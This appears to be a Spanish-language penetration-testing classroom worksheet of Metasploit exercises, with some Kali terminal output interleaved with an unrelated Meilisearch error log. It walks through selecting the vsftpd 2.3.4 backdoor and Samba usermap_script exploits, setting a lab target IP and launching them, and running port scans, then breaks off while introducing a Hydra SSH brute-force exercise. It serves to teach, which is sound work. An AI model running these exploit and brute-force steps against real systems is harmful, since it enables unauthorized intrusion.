

```
┌──(kali㉿kali)-[~]
└─$ search vsftpd
Command 'search' not found, but can be installed with:
sudo apt install golang-github-meilisearch-meilisearch-go-dev
Do you want to install it? (N/y)y
sudo apt install golang-github-meilisearch-meilisearch-go-dev
The following packages were automatically installed and are no long
r required:
  gir1.2-girepository-2.0  libsqlcipher1
  libarmadillo14           libwireshark18
  libdisplay-info2         libwiretap15
  libgdal37                libwsutil16
  libgeos3.14.0            python3-proton-vpn-lib
  libgirepository-1.0-1    python3-xlutils
  libinstpatch-1.0-2       python3-xlwt
  libobjc-14-dev
Use 'sudo apt autoremove' to remove them.


Installing:
  golang-github-meilisearch-meilisearch-go-dev

Installing dependencies:
  golang-github-andybalholm-brotli-dev
  golang-github-davecgh-go-spew-dev
  golang-github-golang-jwt-jwt-dev
  golang-github-josharian-intern-dev
```


(kali㉿kali)-[~]
$ search vsftpd
Testing connection to Meilisearch ...
Using index 'movies'
Adding 5 movies to the index ...
2025/11/21 08:46:03 Failed to add documents: MeilisearchCommunicatio
nError unable to execute request (path "POST /indexes/movies/documen
ts?primaryKey=id" with method "AddDocuments"): Post "http://localhos
t:7700/indexes/movies/documents?primaryKey=id": dial tcp [::1]:7700:
connect: connection refused
(kali㉿kali)-[~]
$


=[metasploit v6.4.99-dev-]
+ -- --=[2,571 exploits - 1,317 auxiliary - 1,680 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search vsftpd
Matching Modules
Name Disclosure Date Rank
Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal
Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excelle
nt No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 o
r use exploit/unix/ftp/vsftpd_234_backdoor
msf >


kali@kali: ~
Session Actions Edit View Help
The Metasploit Framework is a Rapid7 Open Source Project
msf > search vsftpd
Matching Modules
Name Disclosure Date Rank
Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal
Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excelle
nt No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 o
r use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsf
tpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
o apt install nmh
o apt install mailutils-mh
(kali㉿kali)-[~]



✅ EJERCICIO 2 – Configurar un exploit y lanzarlo

Enunciado

Configura un exploit y ejecútalo contra una máquina víctima (aunque no sea vulnerable).

Cómo realizarlo


1. En Metasploit:
2. use exploit/multi/samba/usermap_script
3. Pon la IP de la víctima:
4. set RHOSTS 192.168.1.10
5. Lanza:
6. exploit


Qué debe salir


Algo como:


[*] Started reverse TCP handler...


[-] Exploit failed: no session created











✅ EJERCICIO 3 – Usar un scanner dentro de Metasploit

Enunciado

Escanea puertos abiertos con el módulo scanner.

Cómo realizarlo


1. Buscar scanner:

2. search portscan
3. Seleccionar scanner SYN:
4. use auxiliary/scanner/portscan/syn
5. Configurar IP:
6. set RHOSTS 192.168.1.10
7. Ejecutar:
8. run

Qué debe salir

[+] 192.168.1.10: 22/tcp open

[+] 192.168.1.10: 80/tcp open



search portscan


```
Matching Modules
================

   #  Name                                                Disclosure D
ate  Rank    Check  Description
   -  ----                                                ------------
   0  auxiliary/scanner/portscan/ftpbounce                .
      normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan            .
      normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner        .
      normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                     .
      normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                      .
      normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                      .
      normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                      .
      normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access    .
      normal  No     Wordpress Pingback Locator
```


```
   -  ----                                                ------------
   0  auxiliary/scanner/portscan/ftpbounce                .
      normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan            .
      normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner        .
      normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                     .
      normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                      .
      normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                      .
      normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                      .
      normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access    .
      normal  No     Wordpress Pingback Locator
```

```
Interact with a module by name or index. For example info 7, use 7 o
r use auxiliary/scanner/http/wordpress_pingback_access

msf > use 6
msf auxiliary(scanner/portscan/syn) >
```




msf auxiliary(scanner/portscan/syn) > use auxiliary/scanner/portscan/tcp

msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.67

RHOSTS => 192.168.0.67

msf auxiliary(scanner/portscan/tcp) > run



🔓 HYDRA – 3 EJERCICIOS COMPLETOS

✅ EJERCICIO 1 – Fuerza bruta pequeña contra SSH

Enunciado

Probar Hydra contra un usuario "alumno" con un pequeño diccionario.

Cómo realizarlo

1. Crear diccionario:
